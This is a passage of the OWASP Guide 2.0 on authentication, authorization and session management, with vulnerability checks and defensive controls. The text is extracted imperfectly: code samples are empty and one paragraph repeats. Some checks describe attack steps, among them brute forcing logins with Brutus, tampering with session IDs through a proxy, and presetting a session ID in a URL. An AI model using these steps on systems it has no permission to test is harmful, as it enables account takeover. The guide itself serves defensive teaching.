Be careful when implementing automated password resets. The easiest to get right is “e- mail the user” as it creates an audit trail and contains only one secret – the user’s e-mail address. However, this is risky if the user’s e-mail account has been compromised. • Send a message to the user explaining that someone has triggered the password reset functionality. Ask them if they didn’t ask for the reset to report the incident. If they did 127
  • 128.
    OWASP Guide 2.0 trigger it, provide a short cryptographically unique time limited token ready for cut and paste. Do not provide a hyperlink as this is against phishing best practices and will make scamming users easier over time. This value should then be entered into the application which is waiting for the token. Check that the token has not expired and it is valid for that user account. Ask the user to change their password right there. If they are successful, send a follow up e-mail to the user and to the admin. Log everything. If you have to choose the hint based alternative, use free-form hints, with non-public knowledge suggestions, like “What is your favorite color?” “What is your favorite memory,” etc. Do not use mother’s maiden name, SSN, or similar. The user should enter five hints during registration, and be presented with three when they reset the password. Obviously, both password reset mechanisms should be over SSL to provide integrity and privacy. Brute Force A common attack is to attempt to log on to a well-known privileged account name or otherwise guessed account and attempt brute-force or dictionary attacks against the password. Users are notorious at choosing really bad passwords (like “password”), and so this approach works surprisingly well. Applications should be robust in the face of determined automated brute force and dictionary attack, such as from Brutus or custom scripts. Determined brute force attacks cannot easily be defeated, only delayed. How to determine if you are vulnerable To test the application: 128
  • 129.
    OWASP Guide 2.0 • Use a brute force application, such as Brutus or a custom Perl script. This attack only works with tools. • Use multiple dictionaries, not just English • Use “common password” dictionaries. You’d be surprised how often “root”, “password”, “”, and so on are used • Does the error message tell you about what went wrong with the authentication? • Are the logs for failed authentication attempts tied to a brute force mechanism? Does it lock your IP or session out? • Can you restart the brute force by dropping the session with n-1 attempts left? Ie, if you get your session destroyed at 5 attempts, does using 4 then starting a new session work? If the application allows more than five attempts from a single IP address, or a collection rate in excess of 10 requests a second, it’s likely that the application will fall to determined brute force attack. How to protect yourself Check the application: 129
  • 130.
    OWASP Guide 2.0 • Has a delay between the user submitting the credential and a success or failure is reported. A delay of three seconds can make automated brute force attacks almost infeasible. A progressive delay (3 seconds then 15 then 30 then disconnect) can make casual brute force attacks completely ineffective • warns the user with a suitable error message that does not disclose which part of the application credentials are incorrect by using a common authentication error page: • logs failed authentication attempts (in fact, a good application logs all authentication attempts) • for applications requiring stronger controls, blocking access from abusive IP addresses (ie accessing more than three accounts from the same IP address, or attempting to lock out more than one account) • destroys the session after too many retries. In such a scenario, log analysis might reveal multiple accesses to the same page from the same IP address within a short period of time. Event correlation software such as Simple Event Correlator (SEC) can be used to define rules to parse through the logs and generate alerts based on aggregated events. This could also be done by adding a Snort rule for alerting on HTTP Authorization Failed error messages going out from your web server to the user, and SEC can then be used to aggregate and correlate these alerts. 130
  • 131.
    OWASP Guide 2.0 RememberMe On public computers, “Remember Me?” functionality, where a user can simply return to their personalized account can be dangerous. For example, in Internet Cafes, you can often find sites previous users have logged on to, and post as them, or order goods as them (for example with eBay). How to determine if you are vulnerable • Does the application possess “remember me” functionality? • If so, how long does it last? If permanently, how long does the cookie last before expiry? • Does it use a predictable cookie value? If so, can this be used to bypass authentication altogether? How to protect yourself • If your application deals with high value transactions, it should not have “Remember Me” functionality. • If the risk is minimal, it is enough to warn users of the dangers before allowing them to tick the box. • Never use a predictable “pre-authenticated” token. The token should be kept on record to ensure that the authentication mechanism is not bypassable Idle Timeouts Applications that expose private data or that may cause identity theft if left open should not be accessible after a certain period of time. 131
  • 132.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Log on to the application • Does the application have a keep alive or “log me on automatically” function? If so, the likelihood is high that the application will fail this test. • Wait 20 minutes • Try to use the application again. • If the application allows the use, the application is at risk. How to protect yourself • Determine a suitable time out period with the business • Configure the time out in the session handler to abandon or close the session after the time out has expired. Logout All applications should have a method of logging out of the application. This is particularly vital for applications that contain private data or could be used for identity theft. 132
  • 133.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Does the application contain a logout button or link somewhere within it? • Does every view contain a logout button or link? • When you use logout, can you re-use the session (ie copy and paste a URL from two or three clicks ago, and try to re-use it)? • (High risk applications) When logout is used, does the application warn you to clear the browser’s cache and history? How to protect yourself • Implement logout functionality • Include a log out link or button in every view and not just in the index page • Ensure that logout abandons or closes out the session, and clears any cookies left on the browser • (High risk applications) Include text to warn the user to clear their browser’s cache and history if they are on a shared PC Account Expiry Users who have to sign up for your service may wish to discontinue their association with you, or for the most part, many users simply never return to complete another transaction. 133
  • 134.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Does the application have a mechanism to terminate the account? • Does this remove all the user’s records (modulo records required to provide adequate transaction history for taxation and accounting purposes?) • If the records are partially scrubbed, do they eliminate all non-essential records? How to protect yourself • Users should have the ability to remove their account. This process should require confirmation, but otherwise should not overly make it difficult to the user to remove their records. • Accounts that have not logged in for a long period of time should be locked out, or preferably removed. • If you retain records, you are required by most privacy regimes to detail what you keep and why to the user in your privacy statement. When partially scrubbing accounts (ie you need to maintain a transaction history or accounting history), ensure all personally identifiable information is not available or reachable from the front end web application, i.e. export to an external database of archived users or CSV format Self registration Self-registration schemes sound like a great idea until you realize that they allow anonymous users to access otherwise protected resources. Any application implementing self-registration should include steps to protect itself from being abused. 134
  • 135.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Does the self-registration feature allow full access to all features without human intervention? • If there are limits, are they enforced if you know about them? Many applications simply don’t let you see a particular URL, but does that URL work when cut-n-paste from a more privileged account? • Can the process for maximizing the account’s capabilities be forced or socially engineered? How to protect yourself • Implement self-registration carefully based upon the risk to your business. For example, you may wish to put monetary or transaction limits on new accounts. • If limits are imposed, they should be validated by business rules, and not just by security through obscurity. • Ensure the process to maximize the features of an account is simple and transparent. • When accounts are modified, ensure that a reasonable trace or audit of activity is maintained CAPTCHA CAPTCHA (“completely automated public Turing test to tell computers and humans apart” … really!) systems supposedly allow web designers to block out non-humans from registering with web sites. The usual reason for implementing a CAPTCHA is to prevent spammers from registering and polluting the application with spam and pornographic links. This is a particularly bad problem with blog and forum software, but any application is at risk if search engines can index content. How to determine if you are vulnerable The primary method of breaking CAPTCHA’s is to grab the image and to use humans to crack them. This occurs with “free day passes” to adult web sites. A person who wants to look at 135
  • 136.
    OWASP Guide 2.0 freeimages is presented with the captured CAPTCHA and more often than not, they will type the letters in for a small reward. This completely defeats the CAPTCHA mechanism. Visual or audible CAPTCHA mechanisms by their nature are not accessible to blind (or deaf) users, and as a consequence of trying to defeat clever optical character recognition software, often locks out color blind users (which can be as high as 10 % of the male population). Note: Any web site that is mandated or legally required to be accessible must not use CAPTCHA’s. How to protect yourself Do not use CAPTCHA tags. They are illegal if you are required to be accessible to all users (often the case for government sites, health, banking, and nationally protected infrastructure, particularly if there is no other method of interacting with that organization). If you have to: 136
  • 137.
    OWASP Guide 2.0 • always provide a method by which a user may sign up or register for your web site offline or via another method • deter the use of automated sign ups by using the “no follow” tag. Search engines will ignore hyperlinks and pages with this tag set, immensely devaluing the use of link spamming • Limit the privileges of newly signed up accounts or similar until a positive validation has occurred. This can be as simple as including a unique reference ID to a registered credit card, or requiring a certain amount of time before certain features are unlocked, such as public posting rights or unfettered access to all features Further Reading • “Body Check”, c’t Magazine. Very amusing article from 2002 http://www.heise.de/ct/english/02/11/114/ • Klein, A., NTLM Authentication and HTTP proxies don’t mix, posting to webappsec http://packetstormsecurity.nl/papers/general/NTLMhttp.txt • How much does it take before your signature is verified? Apparently three plasma screens: http://www.zug.com/pranks/credit_card/ • Schneier, B., The failure of two factor authentication, blog / essay http://www.schneier.com/blog/archives/2005/03/the_failure_of.html • Group blog led by Kim Cameron, The Laws of Identity http://www.identityblog.com/stories/2004/12/09/thelaws.html • van der Stock, A., “On the entropy of password reset systems”, unpublished research paper. If you’d like participate in the survey portion of this research, please contact vanderaj@owasp.org 137
  • 138.
    OWASP Guide 2.0 Authorization Objectives • To ensure only authorized users can perform allowed actions within their privilege level • To control access to protected resources using decisions based upon role or privilege level • To prevent privilege escalation attacks, for example using administration functions whilst only an anonymous user or even an authenticated user. Environments Affected All applications. Relevant COBIT Topics DS5 – All sections should be reviewed. This section covers nearly all COBIT detailed control objectives. Principle of least privilege Far too often, web applications run with excessive privileges, either giving users far too great privilege within protected resources, such as the database (for example, allowing table drops or the ability to select data from any table to running privileged stored procedures like xp_cmdshell()), all the way through to running the web application infrastructure with high privilege system accounts (like LOCALSYSTEM or root), to code in managed environments running with full access outside their sandbox (ie Java’s AllPermission, or .NET’s FullTrust). If any other issue is found, the excessive privileges grant the attacker full uncompromised scope to own the machine completely, and often other nearby infrastructure. It cannot be stated strongly enough that web applications require the lowest possible privilege. How to determine if you are vulnerable • System level accounts (those that run the environment) should be as low privilege as possible. Never should “Administrator”, “root”, “sa”, “sysman”,
  • 139.
    OWASP Guide 2.0 “Supervisor”, or any other all privileged account be used to run the application or connect to the web server, database, or middleware. • User accounts should possess just enough privileges within the application to do their assigned tasks • Users should not be administrators • Users should not be able to use any unauthorized or administrative functions. How to protect yourself • Development, test and staging environments must be set up to function with the lowest possible privilege so that production will also work with lowest possible privileges • Ensure that system level accounts (those that run the environment) should be as low privilege as possible. Never should “Administrator”, “root”, “sa”, “sysman”, “Supervisor”, or any other all privileged account be used to run the application or connect to the web server, database, or middleware. • User accounts should possess just enough privileges within the application to do their assigned tasks • Users should not be administrators and vice versa • Users should not be able to use any unauthorized or administrative functions. See the authorization section for more details • Database access should be through parameterized stored procedures (or similar) to allow all table access to be revoked (ie select, drop, update, insert, etc) using a low privilege database account. This account should not hold any SQL roles above “user” (or similar) • Code access security should be evaluated and asserted. If you only need the ability to look up DNS names, you only ask for code access permissions to permit this. That way if the code tries to read /etc/password, it can’t and will be terminated • Infrastructure accounts should be low privilege users like LOCAL SERVICE or nobody. However, if all code runs as these accounts, the “keys to the kingdom” problem may re-surface. If you know what you’re doing, with careful replication of the attributes of low privilege accounts like LOCAL
  • 140.
    OWASP Guide 2.0 SERVICE or nobody is better to create low privilege users and partition than to share LOCAL SERVICE or “nobody”. Access Control Lists Many access controls are out of the box insecure. For example, the default Java 2 file system security policy is “All Permission”, an access level which is usually not required by applications. grant codeBase "file:${{java.ext.dirs}}/*" { permission java.security.AllPermission; }; Applications should assert the minimum privileges they need and create access control lists which enforce the tightest possible privileges. How to determine if you are vulnerable • Determine if file, network, user, and other system level access controls are too permissive • Determine if users are in a minimal number of groups or roles • Determine if roles have minimal sets of privileges • Determine if the application asserts reduced privileges, such as by providing a policy file or “safe mode” configuration How to protect yourself Access controls to consider: • Always start ACL’s using “deny all” and then adding only those roles and privileges necessary • Network access controls: firewalls and host based filters • File system access controls: file and directory permissions • User access controls: user and group platform security Java / .NET / PHP access controls: always write a Java 2 security policy or in .NET ensure that Code Access security is asserted either programmatically or by assembly permissions. In PHP, consider the use of “safe mode” functionality, including open_basedir directives to limit file system access.
  • 141.
    OWASP Guide 2.0 Data access controls: try to use stored procedures only, so you can drop most privilege grants to database users – prevents SQL injection Exploit your platform: Most Unix variants have “trusted computing base” extensions which include access control lists. Windows has them out of the box. Use them! Custom authorization controls Most of the major application frameworks have a well developed authorization mechanism (such as Java’s JAAS or .NET’s inbuilt authorization capabilities in web.config). However, many applications contain their own custom authorization code. This adds complexity and bugs. Unless there’s a specific reason to override the inbuilt functionality, code should leverage the framework support. How to determine if you are vulnerable • Does the code leverage the inbuilt authorization capabilities of the framework? • Could the application be simplified by moving to the inbuilt authentication / authorization model? • If custom code is used, consider positive authentication issues and exception handling – can a user be “authorized” if an exception occurs? • What coverage is obtained by the use of the custom authentication controls? Is all the code and resources protected by the mechanism? How to protect yourself • Always prefer to write less code in applications, particularly when frameworks provide high quality alternatives. • If custom code is required, consider positive authentication issues and exception handling – ensure that if an exception is thrown, the user is logged out or at least prevented from accessing the protected resource or function. • Ensure that coverage approaches 100% by default. Centralized authorization routines A common mistake is to perform an authorization check by cutting and pasting an authorization code snippet, or worse re-writing it every time. Well written
  • 142.
    OWASP Guide 2.0 applicationscentralize access control routines, particularly authorization, so if any bugs are found, they can be fixed once and applied everywhere immediately. How to determine if you are vulnerable Applications that are vulnerable to this attack have authorization code snippets all over the code. How to protect yourself • Code a library of authorization checks • Standardize on calling one or more of the authorization checks Authorization matrix Access controlled applications must check that users are allowed to view a page or use an action prior to performing the rendering or action. How to determine if you are vulnerable Check: • Does each non-anonymous entry point have an access control check? • Is the check at or near the top of the activity? How to protect yourself Either use the inbuilt authorization checks of the framework, or place the call to a centralized authorization check right at the top of the view or action. Client-side authorization tokens Many web application developers are keen to not use session storage – which is misguided when it comes to access control and secrets. So they revert to using the client’s state, either in cookies, headers, or in hidden form fields. How to determine if you are vulnerable Check your application:
  • 143.
    OWASP Guide 2.0 • Does not set any client-side authentication or authorization tokens in headers, cookies, hidden form fields, or in URL arguments. • Does not trust any client-side authentication or authorization tokens (often in old code) If your application uses an SSO agent, such as IBM’s Tivoli Access Manager, Netegrity’s SiteMinder, or RSA’s ClearTrust, ensure your application validates the agent tokens rather than simply accepting them, and ensure these tokens are not visible to the end user in any form (header, cookie, hidden fields, etc). If the tokens are visible to the end user, ensure that all the properties of a cryptographically secure session handler as per chapter 0 are taken into account. How to protect yourself When your application is satisfied that a user is authenticated, associate the session ID with the authentication tokens, flags or state. For example, once the user is logged in, a flag with their authorization levels is set in the session object. Java if ( authenticated ) { } .NET (C#) if ( authenticated ) { } PHP if ( authenticated ) { $_SESSION[‘authlevel’] = X_USER; // X_USER is defined elsewhere as meaning, the user is authorized } Check your application:
  • 144.
    OWASP Guide 2.0 • Does not set any client-side authentication or authorization tokens in headers, cookies, hidden form fields, or in URL arguments. • Does not trust any client-side authentication or authorization tokens (often in old code) If your application uses an SSO agent, such as IBM’s Tivoli Access Manager, Netegrity’s SiteMinder, or RSA’s ClearTrust, ensure your application validates the agent tokens rather than simply accepting them, and ensure these tokens are not visible to the end user in any form (header, cookie, hidden fields, etc). If the tokens are visible to the end user, ensure that all the properties of a cryptographically secure session handler as per chapter 12 are taken into account. Controlling access to protected resources Many applications check to see if you are able to use a particular action, but then do not check if the resource you have requested is allowed. For example, forum software may check to see if you are allowed to reply to a previous message, but then doesn’t check that the requested message is within a protected or hidden forum or thread. Or an Internet Banking application might check that you are allowed to transfer money, but doesn’t validate that the “from account” is one of your accounts.
  • 145.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Does the application verify all resources they’ve asked for are accessible to the user? • Code that uses resources directly, such as dynamic SQL queries, are often more at risk than code that uses the model-view-controller paradigm. The reason for this is that the model is the correct place to gate access to protected resources, whereas a dynamic SQL query often makes false assumptions about the resource. How to protect yourself • Use model code instead of direct access to protected resources • Ensure that model code checks the logged in user has access to the resource • Ensure that the code asking for the resource has adequate error checking and does not assume that access will always be granted Protecting access to static resources Some applications generate static content (say a transaction report in PDF format), and allow the underlying static web server to service access to these files. Often this means that a confidential report may be available to unauthorized access.
  • 146.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Does the application generate or allow access to static content? • Is the static content access controlled using the current logged in user? • If not, can an anonymous user retrieve that protected content? How to protect yourself • Best - generate the static content on the fly and send directly to the browser rather than saving to the web server’s file system • If protecting static sensitive content, implement authorization checks to prevent anonymous access • If you have to save to disk (not recommended), use random filenames (such as a GUID) and clean up temporary files regularly Further Reading • ASP.Net authorization: http://msdn.microsoft.com/library/default.asp?url=/library/en- us/cpguide/html/cpconaspnetauthorization.asp
  • 147.
    OWASP Guide 2.0 SessionManagement Objective To ensure that • authenticated users have a robust and cryptographically secure association with their session • enforce authorization checks • prevent common web attacks, such as replay, request forging and man-in-the-middle attacks Environments Affected All. Relevant COBIT Topics PO8 – All sections should be reviewed PO8.4 – Privacy, Intellectual proeprty and data flow Description Thick client applications innately store local data ("state") in memory allocated by the operating system for the duration of the program's run, such as global, heap and stack variables. With web applications, the web server serves up pages in response to client requests. By design, the web server is free to forget everything about pages it has rendered in the past, as there is no explicit state. This works well when rendering static content, such as a brochure or image, but not so well when you want to do real work, such as filling out a form, or if you have multiple users you need to keep separate, such as in an online banking application. Web servers are extended by application frameworks, such as J2EE or ASP.NET, implementing a state management scheme tying individual user's requests into a "session" by tying a cryptographically unique random value stored in a cookie (or elsewhere within client submitted data) against state held on the server, giving users the appearance of a stateful application. The ability to restrict and maintain user actions within unique sessions is critical to web security. 147
  • 148.
    OWASP Guide 2.0 Although most users of this guide will be using an application framework with built in session management capabilities, others will use languages such as Perl CGI that do not. They are at an immediate disadvantage as the developers may be forced to create a session management scheme from scratch. These implementations are often weak and breakable. Another common mistake is to implement a weak session management scheme on top of a strong one. It is theoretically possible to write and use a cryptographically secure session management scheme, which is the focus of this chapter. However, for mere mortals, it cannot be stressed highly enough to use an application framework which has adequate session management. There is no value in re-writing such basic building blocks. Application frameworks such as J2EE, PHP, ASP and ASP.NET take care of much of the low level session management details and allow fine level control at a programmatic level, rather than at a server configuration level. For example, ASP.NET uses an obfuscated tamper-resistant "view state" mechanism, which renders a hidden field in each page. View state can be used to transmit insensitive variables, web control locations, and so on. Using programmatic means, it's possible to include or exclude a variable from the view state, particularly if you don't need a control’s state to be available between different pages of the same application. It is also possible to encrypt view state if you are likely to transmit sensitive data to the user, but it is better if such variables are kept in the server-side session object. This can save download time, reduce bandwidth, and improve execution times. Careful management of the view state is the difference between a well-optimized application, and a poorly performing application. Best practices Best practice is to not re-write the wheel, but to use a robust, well-known session manager. Most popular web application frameworks contain a suitable implementation. However, early versions often had significant weaknesses. Always use the latest version of your chosen technology, as its session handler will likely be more robust and use cryptographically strong tokens. Use your favorite search engine to determine if this is indeed the case. Consider carefully where you store application state: 148
  • 149.
    OWASP Guide 2.0 • Authorization and role data should be stored on the server side only • Navigation data is almost certainly acceptable in the URL as long as it can be validated and authorization checks are effective • Presentation flags (such as theme or user language) can belong in cookies. • Form data should not contain hidden fields – if it is hidden, it probably needs to be protected and only available on the server side. However, hidden fields can (and should) be used for sequence protection and to prevent brute force pharming attacks Data from multi-page forms can be sent back to the user in two cases: • When there are integrity controls to prevent tampering • When data is validated after every form submission, or at least by the end of the submission process • Application secrets (such as server-side credentials and role information) should never be visible to the client. These must be stored in a session or server-side accessible way If in doubt, do not take a chance and stash it in a session. Misconceptions Sessions have an undeserved poor reputation with some programmers, particularly those from Java backgrounds who prefer the ease of programming stateless server side components. However, this is simply wrong from a security and performance perspective, as state must be stored somewhere, and sensitive state must be stored on the server in some fashion. The alternative, storing all state within each request, leads to extensive use of hidden fields and extra database queries to avoid server-side session management, and is vulnerable to replay and request forgery attacks, as well as producing complex code. Another common misperception is that they take up valuable server resources. This was true when servers were RAM constrained, but is not true today. Indeed, transmitting session data to a client, and then decoding, de-serializing, performing tampering checks, and lastly validating the data upon each request requires higher server resource consumption than keeping it safe inside a session object. 149
  • 150.
    OWASP Guide 2.0 PermissiveSession Generation Many web application frameworks will simply issue a new requestor a valid session ID if one does not exist. This is called “permissive session generation”, and coupled with some forms of phishing and an associated lack of authorization, this attack can be devastating. How to determine if you are vulnerable • Open a fresh browser to connect to a protected page or action deep in the application. • If a new session ID is generated and the page works, the authorization controls make a false assumption about the validity of the session variable. How to protect yourself • When starting a fresh session object for a user, make sure they are in the “logged off” state and are granted no role • Ensure that each protected page or action checks the authentication state and authorization role before performing any significant amount of work, including rendering content. • Ensure that all unprotected pages use as few resources as possible to prevent denial of service attacks, and do not leak information about the protected portion of the application Exposed Session Variables Some frameworks use shared areas of the web server’s disk to store session data. In particular, PHP uses /tmp on Unix and c:windowstemp on Windows by default. These areas provide no protection for session data, and may lead to compromise of the application if the web server is shared or compromised. 150
  • 151.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Investigate the configuration of the application framework • Does it store the session in memory, on disk, or in a database? • If on disk or in a database, who else can read the session data? How to protect yourself • Ensure the application server is configured to use private temporary file areas per client / application. • If this is not possible, the session data needs to be encrypted or contain only non-sensitive data Page and Form Tokens Page specific tokens or "nonces" may be used in conjunction with session specific tokens to provide a measure of authenticity when dealing with client requests. Used in conjunction with transport layer security mechanisms, page tokens can aide in ensuring that the client on the other end of the session is indeed the same client that requested the last page in a given session. Page tokens are often stored in cookies or query strings and should be completely random. It is possible to avoid sending session token information to the client entirely through the use of page tokens, by creating a mapping between them on the server side, this technique should further increase the difficulty in brute forcing session authentication tokens. How to determine if you are vulnerable Does your application: 151
  • 152.
    OWASP Guide 2.0 • Require the back button to be hidden? • Suffer from preset session attacks? How to protect yourself • Incorporate a hidden field with a cryptographically secure page or form nonce • The nonce should be removed from the active list as soon as it is submitted to prevent page or form re-submission Weak Session Cryptographic Algorithms If a session handler issues tokens which are predictable, an attacker does not need to capture session variables from the remote users – they can simply guess and will most likely find an unfortunate victim. Session tokens should be user unique, non-predictable, and resistant to reverse engineering. How to determine if you are vulnerable • Ask for 1000 session IDs and see if they are predictable (plotting them helps identify this property) • Investigate the source of the session handler to understand how session IDs are generated. They should be created from high quality random sources. How to protect yourself • A trusted source of randomness should be used to create the token (like a pseudo-random number generator, Yarrow, EGADS, etc.). • Additionally, for more security, session tokens should be tied in some way to a specific HTTP client instance (session ID and IP address) to prevent hijacking and replay attacks. Examples of mechanisms for enforcing this restriction may be the use of page tokens that are unique for any generated page and may be tied to session tokens on the server. In general, a session token algorithm should never be based on or use as variables any user personal information (user name, password, home address, etc.) Appropriate Key Space Even cryptographically secure algorithms allow an active session token to be easily determined if the keyspace of the token is not sufficiently large. Attackers can essentially "grind" through most possibilities in the token's key space with automated brute-force scripts. A token's 152
  • 153.
    OWASP Guide 2.0 keyspace should be sufficiently large enough to prevent these types of brute force attacks, keeping in mind that computation and bandwidth capacity increases will make these numbers insufficient over time. Session Token Entropy The session token should use the largest character set available to it. If a session token is made up of say 8 characters of 7 bits the effective key length is 56 bits. However if the character set is made up of only integers that can be represented in 4 bits giving a key space of only 32 bits. A good session token should use all the available character set including case sensitivity. Session Time-out Session tokens that do not expire on the HTTP server can allow an attacker unlimited time to guess or brute-force a valid authenticated session token. An example is the "Remember Me" option on many retail websites. If a user's cookie file is captured or brute-forced, then an attacker can use these static-session tokens to gain access to that user's web accounts. This problem is particularly severe in shared environment, where multiple users have access to one computer. Additionally, session tokens can be potentially logged and cached in proxy servers that, if broken into by an attacker, could be exploited if the particular session has not been expired on the HTTP server. How to determine if you are vulnerable Idle “Protection” • Does the application do a meta-refresh or similar Javascript trick to force the session to never idle out? If so, the application is vulnerable. Remember me? • Does the application have a “remember me” feature? If so, the application is vulnerable Faulty idle timeout 153
  • 154.
    OWASP Guide 2.0 • Login to the application • Go to lunch • Try to use the application. Did it work? If so, the application is vulnerable How to protect yourself Set the idle timeout to 5 minutes for highly protected applications through to no more than 20 minutes for low risk applications For highly protected applications: • Do not write idle defeat mechanisms • Do not write “remember me” functionality Regeneration of Session Tokens To reduce the risk from session hijacking and brute force attacks, the HTTP server can seamlessly expire and regenerate tokens. This shortens the window of opportunity for a replay or brute force attack. How to determine if you are vulnerable • Conduct a lengthy session with your application • Note the Session ID at the start and after every significant test transaction • If the session ID never changes, you may be at risk How to protect yourself This control is suited for highly protected sites. Token regeneration should be performed: • prior to any significant transaction • after a certain number of requests • after as a function of time, say every 20 minutes or so. Session Forging/Brute-Forcing Detection and/or Lockout Many websites have prohibitions against unrestrained password guessing (e.g., it can temporarily lock the account or stop listening to the IP address), however an attacker can often try hundreds or thousands of session tokens embedded in a legitimate URL or cookie without a single complaint from the web site. Many intrusion-detection systems do not actively look for 154
  • 155.
    OWASP Guide 2.0 thistype of attack; penetration tests also often overlook this weakness in web e-commerce systems How to determine if you are vulnerable • Use a HTTP intercepting proxy to tamper with the session ID • If the application context remains logged in, the application framework is faulty and should not be used. How to protect yourself • Consider using "booby trapped" session tokens that never actually get assigned but will detect if an attacker is trying to brute force a range of tokens. Resulting actions could be: • Go slow or ban the originating IP address (which can be troublesome as more and more ISPs are using transparent caches to reduce their costs. Because of this: always check the "proxy_via" header) • Lock out an account if you're aware of it (which may cause a user a potential denial of service). • Anomaly/misuse detection hooks can also be built in to detect if an authenticated user tries to manipulate their token to gain elevated privileges. • There are Apache web server modules, such as mod_dosevasive and mod_security, that could be used for this kind of protection. Although mod_dosevasive is used to lessen the effect of DoS attacks, it could be rewritten for other purposes as well Session Token Transmission If a session token is captured in transit through network interception, a web application account is then trivially prone to a replay or hijacking attack. Typical web encryption technologies include but are not limited to Secure Sockets Layer (SSLv3) and Transport Layer Security (TLS v1) protocols in order to safeguard the state mechanism token. How to determine if you are vulnerable All browsers are potentially vulnerable due to spyware, viruses and Trojans. 155
  • 156.
    OWASP Guide 2.0 Howto protect yourself Associate the session ID, IP address, and other attributes from the user’s headers in a hash. If the hash changes, and more than one of the details has changed, it is likely that a session fixation attack has occurred. Session Tokens on Logout With the popularity of Internet Kiosks and shared computing environments on the rise, session tokens take on a new risk. A browser only destroys session cookies when the browser thread is torn down. Most Internet kiosks maintain the same browser thread. How to determine if you are vulnerable “Logout” of the application • Check the cookies to see if the session ID has changed or has been removed • Check the cookies to see if all non-session related variables have been removed How to protect yourself When the user logs out of the application: • Destroy the session • Overwrite session cookies. Session Hijacking When an attacker intercepts or creates a valid session token on the server, they can then impersonate another user. Session hijacking can be mitigated partially by providing adequate anti-hijacking controls in your application. The level of these controls should be influenced by the risk to your organization or the client's data; for example, an online banking application needs to take more care than a application displaying cinema session times. The easiest type of web application to hijack are those using URL based session tokens, particularly those without expiry. This is particularly dangerous on shared computers, such as Internet cafés or public Internet kiosks where is nearly impossible to clear the cache or delete browsing history due to lockdowns. To attack these applications, simply open the browser's history and click on the web application's URL. Voila, you're the previous user. How to determine if you are vulnerable All browsers are potentially vulnerable due to spyware, viruses and Trojans. 156
  • 157.
    OWASP Guide 2.0 Howto protect yourself • Provide a method for users to log out of the application. Logging out should clear all session state and remove or invalidate any residual cookies. • Set short expiry times on persistent cookies, no more than a day or preferably use non- persistent cookies. • Do not store session tokens in the URL or other trivially modified data entry point. Session Authentication Attacks One of the most common mistakes is not checking authorization prior to performing a restricted function or accessing data. Just because a user has a session does not authorize them to use all of the application or view any data. A particularly embarrassing real life example is the Australian Taxation Office's GST web site, where most Australian companies electronically submit their quarterly tax returns. The ATO uses client-side certificates as authentication. Sounds secure, right? However, this particular web site initially had the ABN (a unique number, sort of like a social security number for companies) in the URL. These numbers are not secret and they are not random. A user worked this out, and tried another company's ABN. To his surprise, it worked, and he was able to view the other company's details. He then wrote a script to mine the database and mail each company's nominated e-mail address, notifying each company that the ATO had a serious security flaw. More than 17,000 organizations received e-mails. How to determine if you are vulnerable All browsers are potentially vulnerable due to spyware, viruses and Trojans. How to protect yourself Always check that the currently logged on user has the authorization to access, update or delete data or access certain functions. Session Validation Attacks Just like any data, the session variable must be validated to ensure that is of the right form, contains no unexpected characters, and is in the valid session table. In one penetration test the author conducted, it was possible to use null bytes to truncate session objects and due to coding errors in the session handler, it only compared the length of the 157
  • 158.
    OWASP Guide 2.0 shorteststring. Therefore, a one-character session variable was matched and allowed the tester to break session handling. During another test, the session handling code allowed any characters. How to determine if you are vulnerable • Use a HTTP intercepting proxy to tamper with the session ID • If the application context remains logged in, the application framework is faulty and should not be used. How to protect yourself Always check that the currently logged on user has the authorization to access, update or delete data or access certain functions. Preset Session Attacks An attacker will use the properties of your application framework to either generate a valid new session ID, or try to preset a previously valid session ID to obviate access controls. How to determine if you are vulnerable • Test if your application framework generates a new valid session ID by simply visiting a page. • Test if your application framework allows you to supply the session ID anywhere but a non-persistent cookie. For example, if using PHP, grab a valid PHPSESSIONID from the cookie, and insert it into the URL or as a post member variable like this: • http://www.example.com/foo.php?PHPSESSIONID=xxxxxxx • If this replay works, your application is at some risk, but at an even higher risk if the session ID can be used after the session has expired or the session has been logged off. How to protect yourself Ensure that the frameworks’ session ID can only be obtained from the cookie value. This may require changing the default behavior of the application framework, or overriding the session handler. Use session fixation controls (see next section) to strongly tie a single browser to a single session Don’t assume a valid session equals logged in – keep the session authorization state secret and check authorization on every page or entry point. 158
  • 159.
    OWASP Guide 2.0 SessionBrute forcing Some e-Commerce sites use consecutive numbers or trivially predictable algorithms for session IDs. On these sites, it is easy to change to another likely session ID and thus become someone else. Usually, all of the functions available to users work, with obvious privacy and fraud issues arising. How to determine if you are vulnerable • Open a valid session in one browser • Use a session brute force tool, like Brutus to try and determine if you can resume that other session • If Brutus is able to resume a session, the application framework requires greater session ID entropy How to protect yourself • Use a cryptographically sound token generation algorithm. Do not create your own algorithm, and seed the algorithm in a safe fashion. Or just use your application framework's session management functions. • Preferably send the token to the client in a non-persistent cookie or within a hidden form field within the rendered page. • Put in "telltale" token values so you can detect brute forcing. • Limit the number of unique session tokens you see from the same IP address (ie 20 in the last five minutes). • Periodically regenerate tokens to reduce the window of opportunity for brute forcing. • If you are able to detect a brute force attempt, completely clear session state to prevent that session from being used again. Session token replay Session replay attacks are simple if the attacker is in a position to record a session. The attacker will record the session between the client and the server and replay the client's part afterwards to successfully attack the server. This attack only works if the authentication mechanism does not use random values to prevent this attack. 159
  • 160.
    OWASP Guide 2.0 Howto determine if you are vulnerable • Take a session cookie and inject it into another browser • Try simultaneous use – should fail • Try expired use – should fail How to protect yourself • Tie the session to a particular browser by using a hash of the server-side IP address (REMOTE_ADDR) and if the header exists, PROXY_FORWARDED_FOR. Note that you shouldn’t use the client-forgeable headers, but take a hash of them. If the new hash doesn’t match the previous hash, then there is a high likelihood of session replay. • Use session token timeouts and token regeneration to reduce the window of opportunity to replay tokens. • Use a cryptographically well-seeded pseudo-random number generator to generate session tokens. • Use non-persistent cookies to store the session token, or at worst, a hidden field on the form. • Implement a logout function for the application. When logging off a user or idle expiring the session, ensure that not only is the client-side cookie cleared (if possible), but also the server side session state for that browser is also cleared. This ensures that session replay attacks cannot occur after idle timeout or user logoff. Further Reading • David Endler, "Brute-Force Exploitation of Web Application Session IDs" http://downloads.securityfocus.com/library/SessionIDs.pdf • Ruby CGI::Session creates session files insecurely http://www.securityfocus.com/advisories/7143 160
  • 161.
